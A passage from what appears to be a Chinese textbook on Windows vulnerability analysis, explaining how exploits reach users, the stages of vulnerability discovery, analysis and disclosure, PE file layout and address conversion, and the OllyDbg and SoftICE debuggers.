(2) 我只是点击了一个 URL 链接, 并没有执行任何其他操作, 为什么会中木马?

如果您的浏览器在解析 HTML 文件时存在缓冲区溢出漏洞, 那么攻击者就可以精心构造一个承载着恶意代码的 HTML 文件, 并把其链接发给您。当您点击这种链接时, 漏洞被触发, 从而导致 HTML 中所承载的恶意代码 (shellcode) 被执行。这段代码通常是在没有任何提示的情况下去指定的地方下载木马客户端并运行。

此外, 第三方软件所加载的 ActiveX 控件中的漏洞也是被“网马”所经常利用的对象。所以千万不要忽视 URL 链接。

(3) Word 文档、Power Point 文档、Excel 表格文档并非可执行文件, 它们会导致恶意代码的执行吗?

和 html 文件一样, 这类文档本身虽然是数据文件, 但是如果 Office 软件在解析这些数据文件的特定数据结构时存在缓冲区溢出漏洞的话, 攻击者就可以通过一个精心构造的 Word 文档来触发并利用漏洞。当您在用 Office 软件打开这个 Word 文档的时候, 一段恶意代码可能已经悄无声息地被执行过了。

(4) 上网时, 我总是使用高强度的密码注册账户, 我的账户安全吗?

高强度的密码只能抵抗密码暴力猜解的攻击, 具体安全与否还取决于很多其他因素: 密码存在哪里, 例如, 存本地计算机还是远程服务器。

密码怎样存, 例如, 明文存放还是加密存放, 什么强度的加密算法等。

密码怎样传递, 例如, 密钥交换的过程是否安全, 网络通讯是否使用 SSL 等。

这些过程中如果有任何一处失误, 都有可能引起密码泄漏。例如, 一个网站存在 SQL 注入漏洞, 而您的账号密码又以明文形式存在 Web 服务器的数据库中, 那么无论您的密码多长, 包含多少奇怪的字符, 最终仍将为脚本注入攻击者获取。

此外, 如果密码存在本地, 即使使用高强度的 Hash 算法进行加密, 如果没有考虑到 CRACKER 攻击, 验证机制也很可能被轻易突破。

您也许阅读过很多本网络安全书籍, 所以经常看到端口扫描、网络监听、密码猜解、DOS 等名词。虽然这些话题在网络安全技术中永远都不会过时, 但阅读完本书之后, 您将发现漏洞利用技术才是实施有效攻击的最核心技术, 才是突破安全边界、实施深度入侵的关键所在。

1.3 漏洞挖掘、漏洞分析、漏洞利用

利用漏洞进行攻击可以大致分为漏洞挖掘、漏洞分析、漏洞利用三个步骤。这三部分所用的技术有相同之处, 比如都需要精通系统底层知识、逆向工程等; 同时也有一定的差异。

1. 漏洞挖掘

安全性漏洞往往不会对软件本身功能造成很大影响，因此很难被 QA 工程师的功能性测试发现，对于进行“正常操作”的普通用户来说，更难体会到软件中的这类逻辑瑕疵了。

由于安全性漏洞往往有极高的利用价值，例如，导致计算机被非法远程控制，数据库数据泄漏等，所以总是有无数技术精湛、精力旺盛的家伙在夜以继日地寻找软件中的这类逻辑瑕疵。他们精通二进制、汇编语言、操作系统底层的知识；他们往往也是杰出的程序员，因此能够敏感地捕捉到程序员所犯的细小的错误。

寻找漏洞的人并非全是攻击者。大型的软件企业也会雇用一些安全专家来测试自己产品中的漏洞，这种测试工作被称作 Penetration test(攻击测试)，这些测试团队则被称作 Tiger team 或者 Ethic hacker。

从技术角度讲，漏洞挖掘实际上是一种高级的测试 (QA)。学术界一直热衷于使用静态分析的方法寻找源代码中的漏洞；而在工程界，不管是安全专家还是攻击者，普遍采用的漏洞挖掘方法是 fuzz，这实际是一种黑盒测试。

我们会在第四篇的相关章节中进一步介绍漏洞挖掘与产品安全性测试方面的知识。

2. 漏洞分析

当 fuzz 捕捉到软件中一个严重的异常时，当您想透过厂商公布的简单描述了解漏洞细节的时候，您就需要具备一定的漏洞分析能力。一般情况下，我们需要调试二进制级别的程序。

在分析漏洞时，如果能够搜索到 POC (proof of concept) 代码，就能重现漏洞被触发的现场。这时可以使用调试器观察漏洞的细节，或者利用一些工具 (如 Paimei) 更方便地找到漏洞的触发点。

当无法获得 POC 时，就只有厂商提供的对漏洞的简单描述了。一个比较通用的办法是使用补丁比较器，首先比较 patch 前后可执行文件都有哪些地方被修改，之后可以利用反汇编工具 (如 IDA Pro) 重点逆向分析这些地方。

漏洞分析需要扎实的逆向基础和调试技术，除此以外还要精通各种场景下的漏洞利用方法。这种技术更多依靠的是经验，很难总结出通用的条款。本书将用 3 个实际的分析案例来帮助您体会漏洞分析的过程，希望能够起到抛砖引玉的效果。

3. 漏洞利用

漏洞利用技术可以一直追溯到 20 世纪 80 年代的缓冲区溢出漏洞的利用。然而直到 Aleph One 于 1996 年在 Phrack 第 49 期上发表了著名的文章《Smashing The Stack For Fun And Profit》，这种技术才真正流行起来。

随着时间的推移, 经过无数安全专家和黑客们针锋相对的研究, 这项技术已经在多种流行的操作系统和编译环境下得到了实践, 并日趋完善。这包括内存漏洞(堆栈溢出)和 Web 应用漏洞(脚本注入)等。

本书将从攻防两个角度着重介绍 Windows 平台下内存漏洞利用技术的方方面面。由于 Web 应用中的脚本注入攻击所使用的技术与缓冲区溢出相差较大, 且自成体系, 本书只做原理性简单介绍, 如有机会将单独著书以述之。

1.4 漏洞的公布与 0 day 响应

漏洞公布的流程取决于漏洞是被谁发现的。

如果是安全专家、Pen Tester、Ethical Hacker 在测试中发现了漏洞, 一般会立刻通知厂商的产品安全中心。软件厂商在经过漏洞确认、补丁测试之后, 会正式发布漏洞公告和官方补丁。

然而事情总是没有那么简单, 如果漏洞被攻击者找到, 肯定不会立刻通知软件厂商。这时漏洞的信息只有攻击者自己知道, 他可以写出 exploit 利用漏洞来做任何事情。这种未被公布、未被修复的漏洞往往被称作 0 day。

0 day 漏洞是危害最大的漏洞, 当然对攻击者来说也是最有价值的漏洞。

0day 毕竟只是被少数攻击者掌握, 并且大多数情况下也不会有人浮躁到写出蠕虫来攻击整个 Internet。但有时 0day 漏洞会被曝光, 那意味着全世界的黑客都知道这个漏洞, 也懂得怎么去利用它。这时在厂商的官方补丁发布前, 整个 Internet 的网络将处于高危预警状态。

0day 曝光属于严重的安全事件, 一般情况下, 软件厂商都会进入应急响应处理流程, 以最快的速度修复漏洞, 保护用户的合法权利。

公布漏洞的权威机构有两个。

(1) CVE (Common Vulnerabilities and Exposures) <http://cve.mitre.org/> 截至目前, 这里收录着两万多个漏洞。CVE 会对每个公布的漏洞进行编号、审查。CVE 编号通常也是引用漏洞的标准方式。

(2) CERT (Computer Emergency Response Team) <http://www.cert.org/> 计算机应急响应组往往会在第一时间跟进当前的严重漏洞, 包括描述信息、POC 的发布链接、厂商的安全响应进度、用户应该采取的临时性防范措施等。

此外, 微软的安全中心所公布的漏洞也是所有安全工作者和黑客们最感兴趣的地方。微软每个月 0 第二周的星期二发布补丁, 这一天通常被称为“Black Tuesday”, 因为会有许多攻击者通宵达旦地去研究这些补丁 patch 了哪些漏洞, 并写出 exploit。因为在补丁刚刚发布的一段时间内, 并非所有用户都能及时修复, 故这种新公布的漏洞也有一定利用价值。

第 2 章 二进制文件概述

2.1 PE 文件格式

PE (Portable Executable) 是 Win32 平台下可执行文件遵守的数据格式。常见的可执行文件 (如 “*.exe” 文件和 “*.dll” 文件) 都是典型的 PE 文件。

一个可执行文件不光包含了二进制的机器代码, 还会自带许多其他信息, 如字符串、菜单、图标、位图、字体等。PE 文件格式规定了所有的这些信息在可执行文件中如何组织。在程序被执行时, 操作系统会按照 PE 文件格式的约定去相应的地方准确地定位各种类型的资源, 并分别装入内存的不同区域。如果没有这种通用的文件格式约定, 试想可执行文件装入内存将会变成一件多么困难的事情!

PE 文件格式把可执行文件分成若干个数据节 (section), 不同的资源被存放在不同的节中。一个典型的 PE 文件中包含的节如下。

.text 由编译器产生, 存放着二进制的机器代码, 也是我们反汇编和调试的对象。

.data 初始化的数据块, 如宏定义、全局变量、静态变量等。

.idata 可执行文件所使用的动态链接库等外来函数与文件的信息。

.rsrc 存放程序的资源, 如图标、菜单等。

除此以外, 还可能出现的节包括 “.reloc”、“.edata”、“.tls”、“.rdata” 等。

题外话: 如果是正常编译出的标准 PE 文件, 其节信息往往是大致相同的。但这些 section 的名字只是为了方便人的记忆与使用, 使用 Microsoft Visual C++ 中的编译指示符 #pragma data_seg() 可以把代码中的任意部分编译到 PE 的任意节中, 节名也可以自己定义。如果可执行文件经过了“加壳”处理, PE 的节信息就会变得非常“古怪”。在 Crack 和反病毒分析中需要经常处理这类古怪的 PE 文件。

2.2 虚拟内存

Windows 的内存可以被分为两个层面: 物理内存和虚拟内存。其中, 物理内存非常复杂, 需要进入 Windows 内核级别 ring0 才能看到。通常, 在用户模式下, 我们用调试器




图 2.2.1 Windows 虚拟内存与物理内存示意图

如图 2.2.1 所示，Windows 让所有的进程都“相信”自己拥有独立的 4GB 内存空间。但是，我们计算机中那根实际的内存条可能只有 512MB，怎么可能为所有进程都分配 4GB 的内存呢？这一切都是通过虚拟内存管理器的映射做到的。

虽然每个进程都“相信”自己拥有 4GB 的空间，但实际上它们运行时真正能用到的空间根本没有那么多。内存管理器只是分给进程了一片“假地址”，或者说是“虚拟地址”，让进程们“认为”这些“虚拟地址”都是可以访问的。如果进程不使用这些“虚拟地址”，它们对进程来说就只是一笔“无形的数字财富”；当需要进行实际的内存操作时，内存管理器才会把“虚拟地址”和“物理地址”联系起来。

Windows 的内存管理机制在很大程度上与日常生活中银行所起的金融作用有一定的相似性，我们可以通过一个形象的比方来理解虚拟内存。

- 进程相当于储户。
- 内存管理器相当于银行。
- 物理内存相当于钞票。

- 虚拟内存相当于存款。
- 进程可能拥有大片的内存，但使用的往往很少；储户拥有大笔的存款，但实际生活中的开销并没有多少。
- 进程不使用虚拟内存时，这些内存只是一些地址，是虚拟存在的，是一笔无形的数字财富。
- 进程使用内存时，内存管理器会为此虚拟地址映射实际的物理内存地址，虚拟内存地址和最终被映射到的物理内存地址之间没有什么必然联系；储户需要用钱时，银行才会兑换一定的现金给储户，但物理钞票的号码与储户心目中的数字存款之间可能并没有任何联系。
- 操作系统的实际物理内存空间可以远远小于进程的虚拟内存空间之和，仍能正常调度；银行中的现金准备可以远远小于所有储户的储蓄额总和，仍能正常运转，因为很少会出现所有储户同时要取出全部存款的现象；社会上实际流通的钞票也可以远远小于社会的财富总额。

题外话：实际上，金融学、经济学、管理学中有很多概念和理论与计算机科学中的知识出奇相似。有时将这些知识互相类比一下会获得一种融会贯通的清爽。

进程所拥有的 4GB 虚拟内存中包含了程序运行时所必需的资源，比如代码、栈空间、堆空间、资源区、动态链接库等。在后面的章节中，我们将不停地辗转于虚拟内存中的这些区域。

注意：操作系统原理中也有“虚拟内存”的概念，那是指当实际的物理内存不够时，有时操作系统会把“部分硬盘空间”当作内存使用从而使程序得到装载运行的现象。请不要将用硬盘充当内存的“虚拟内存”与这里介绍的“虚拟内存”相混淆。此外，本书中所述的“内存”均指 Windows 用户态内存映射机制下的虚拟内存。

2.3 PE 文件与虚拟内存之间的映射

在调试漏洞时，可能经常需要做这样两种操作。

(1) 静态反汇编工具看到的 PE 文件中某条指令的位置是相对于磁盘文件而言的，即所谓的文件偏移，我们可能还需要知道这条指令在内存中所处的位置，即虚拟内存地址 (VA)。

(2) 反之，在调试时看到的某条指令的地址是虚拟内存地址，我们也经常需要回到 PE

文件中找到这条指令对应的机器码。

为此, 我们需要弄清楚 PE 文件地址和虚拟内存地址之间的映射关系。首先, 我们先看几个重要的概念。

(1) 文件偏移地址 (File Offset)

数据在 PE 文件中的地址叫文件偏移地址, 个人认为叫做文件地址更加准确。这是文件在磁盘上存放时相对于文件开头的偏移。

(2) 装载基址 (Image Base)

PE 装入内存时的基地址。默认情况下, EXE 文件在内存中的基地址是 0x00400000, DLL 文件是 0x10000000。这些位置可以通过修改编译选项更改。

(3) 虚拟内存地址 (Virtual Address, VA)

PE 文件中的指令被装入内存后的地址。

(4) 相对虚拟地址 (Relative Virtual Address, RVA)

相对虚拟地址是内存地址相对于映射基址的偏移量。

虚拟内存地址、映射基址、相对虚拟内存地址三者之间有如下关系。

$$VA = \text{Image Base} + \text{RVA}$$




图 2.3.1 PE 文件与虚拟内存的映射关系

如图 2.3.1 所示，在默认情况下，一般 PE 文件的 0 字节将对映到虚拟内存的 0x00400000 位置，这个地址就是所谓的装载基址(Image Base)。

文件偏移是相对于文件开始处 0 字节的偏移，RVA（相对虚拟地址）则是相对于装载基址 0x00400000 处的偏移。由于操作系统在进行装载时“基本”上保持 PE 中的各种数据结构，所以文件偏移地址和 RVA 有很大的一致性。

之所以说“基本”上一致是因为还有一些细微的差异。这些差异是由于文件数据的存放单位与内存数据存放单位不同而造成的。

(1) PE 文件中的数据按照磁盘数据标准存放，以 0x200 字节为基本单位进行组织。当一个数据节（section）不足 0x200 字节时，不足的地方将被 0x00 填充；当一个数据节超过 0x200 字节时，下一个 0x200 块将分配给这个节使用。因此 PE 数据节的大小永远是 0x200 的整数倍。

(2) 当代码装入内存后，将按照内存数据标准存放，并以 0x1000 字节为基本单位进行组织。类似的，不足将被补全，若超出将分配下一个 0x1000 为其所用。因此，内存中的节总是 0x1000 的整数倍。

表 2-3-1 列出的文件偏移地址和 RVA 之间的对应关系可以让您更直接地理解这种“细微的差异”。

表 2-3-1 文件偏移地址和 RVA 之间的对应关系

节 (section)	相对虚拟偏移量 RVA	文件偏移量
.text	0x00001000	0x0400
.rdata	0x00007000	0x6200
.data	0x00009000	0x7400
.rsrc	0x0002D000	0x7800

由于内存中数据节相对于装载基址的偏移量和文件中数据节的偏移量有上述差异，所以进行文件偏移到虚拟内存地址之间的换算时，还要看所转换的地址位于第几个节内。

我们把这种由存储单位差异引起的节基址差称作节偏移，在上例中：

```
.text 节偏移=0x1000-0x400=0xc00
.rdata 节偏移=0x7000-0x6200=0xE00
.data 节偏移=0x9000-0x7400=0x1C00
.rsrc 节偏移=0x2D000-0x7800=0x25800
```

那么文件偏移地址与虚拟内存地址之间的换算关系可以用下面的公式来计算。

$$\begin{aligned} \text{文件偏移地址} &= \text{虚拟内存地址 (VA)} - \text{装载基址 (Image Base)} - \text{节偏移} \\ &= \text{RVA} - \text{节偏移} \end{aligned}$$

以表 2-3-1 为例, 如果在调试时遇到虚拟内存中 0x00404141 处的一条指令, 那么要换算出这条指令在文件中的偏移量, 则有:

$$\text{文件偏移量} = 0x00404141 - 0x00400000 - (0x1000 - 0x400) = 0x3541$$

一些 PE 工具提供了这类地址转换, Lord PE 就是其中出色的一款, 如图 2.3.2 所示。




图 2.3.2 LordPE 使用 1

单击“PE Editor”按钮, 选择需要查看的 PE 文件, 如图 2.3.3 所示。




图 2.3.3 LordPE 使用 2

用这个工具可以方便地查看 PE 文件中的节信息, 对应于前面表格中的例子, 如图 2.3.4 所示。




图 2.3.4 LordPE 使用 3

也可以方便地换算虚拟内存地址，文件偏移地址和 RVA，如图 2.3.5 所示。




图 2.3.5 LordPE 使用 4

第 3 章 必备工具

3.1 OllyDbg 简介

Ollydbg 是一个集成了反汇编分析、十六进制编辑、动态调试等多种功能于一身的功能强大的调试器。它安装简单，甚至不需要点击安装文件就能直接运行；它扩展性强，您甚至可以为自己写出有特殊用途的插件；它简单易用，初学者只需要知道几个快捷键就能立刻上手……Ollydbg 的优点实在是数不胜数，现在已经成为主流调试器之一，它也是我最喜欢的调试工具。

与 SoftICE 和 WinDbg 相比，Ollydbg 虽然无法调试内核，但其人性化的 GUI 界面省去了初学者往往望而却步的调试命令，您需要的只是掌握五六个快捷键，然后用鼠标 click, click, click……

OllyDbg 并非浪得虚名，在用户态调试中，真的只要有它“only one”，就可以走遍天下都不怕了。出于个人的爱好，我总是喜欢把 OllyDbg 的字体和颜色设置成电影 Matrix 的风格。它的主功能界面在默认情况下分为 5 个部分，让您在调试过程中轻松掌握指令、内存、栈、寄存器等重要信息。除此以外，如果您是习惯于在 SoftICE 和 WinDbg 上敲调试命令的程序员，OllyDbg 也体贴地为您保留了调试命令的 debug 方式。

这里只介绍 6 个最基本的功能快捷键，知道它们就可以基本用起这个调试器了，如表 3-1-1 所示。

表 3-1-1 基本功能快捷键

快 捷 键	功 能	说 明
F8	单步执行	遇到函数调用指令不跟入 (Step over)
F7	单步执行	遇到函数调用指令跟入 (Step in)
F2	设置断点	在一条指令上按 F2 将设置断点，再按一次将取消断点
F4	执行到当前光标所选中的指令	在遇到循环时可以方便地用 F4 执行到循环结束后的指令
F9	运行程序	运行程序直到遇到断点
Ctrl+g	查看任意位置的数据	这个功能键非常有用，在指令区、栈区、内存区都可以使用，能方便地查看任意位置的指令和数据

其调试界面如图 3.1.1 所示。



图 3.1.1 OllyDbg 调试界面简介

OllyDbg 博大精深，其内存断点、内存跟踪（trace）、条件断点和众多插件的功能这里暂不一一介绍，若在调试中遇到，后面将单独提出。

本书中绝大部分调试实验都将使用 OllyDbg，您会在后面章节中频繁见到这个调试器。相信您在跟随我完成几个调试实验之后，一定会对这款调试器有一个较深层次的掌握，甚至爱不释手。

3.2 SoftICE 简介

SoftICE 可能是最德高望重的调试器了，也是我学习安全技术时所使用的第一款调试

器。SoftICE 功能强大，工作在 ring0 级，因此可调试驱动等内核对象。

首先要说明一下“ICE”可不是英文单词“冰”的意思，而是“In Circuit Emulator”的缩写，即实体电路模拟器，简单说来就是用于截获 CPU 所有动作的一种设备。通常要做到彻底监视 CPU 的所有动作是需要硬件设施的，但 SoftICE 用软件方式实现了这一功能。不夸张的说，如果您懂得怎么用它，您就可以 crack 任何软件，甚至是操作系统。

但是由于 SoftICE 会暴力地中断所有进程，而且几乎所有功能都通过调试命令来运行，其易用性在很大程度上受到了 OllyDbg 的挑战。比如很多人喜欢听着音乐工作，但媒体播放器进程一样会被 SoftICE 中断。此外，由于 SoftICE 能够调试和修改很底层的東西，在使用过程中死机、蓝屏也是家常便饭。即便如此，还是有众多资深的调试员忠实地支持着 SoftICE。

依我个人的习惯，如果调试 ring3 级的用户态进程，我所推荐的首选调试器还是 OllyDbg，方便也安全；但若调试 ring0，命令就命令吧，反正想要调试内核的人都不是刚刚入行的菜鸟。

在 Compuware NuMega 公司把 SoftICE 打包进“Compuware SoftICE Driver Suite”驱动开发套件之前，安装 SoftICE 并不是一件容易的事情，因为总是存在一些兼容性的问题，例如，鼠标异常、断点异常、显卡驱动不匹配导致显示不正常等。另外，有许多文献资料都建议在 Windows 2000 上安装 SoftICE。我本人第一次在 Windows XP SP2 上安装 SoftICE 时就遇到很多问题，甚至最后无奈地重装了操作系统。

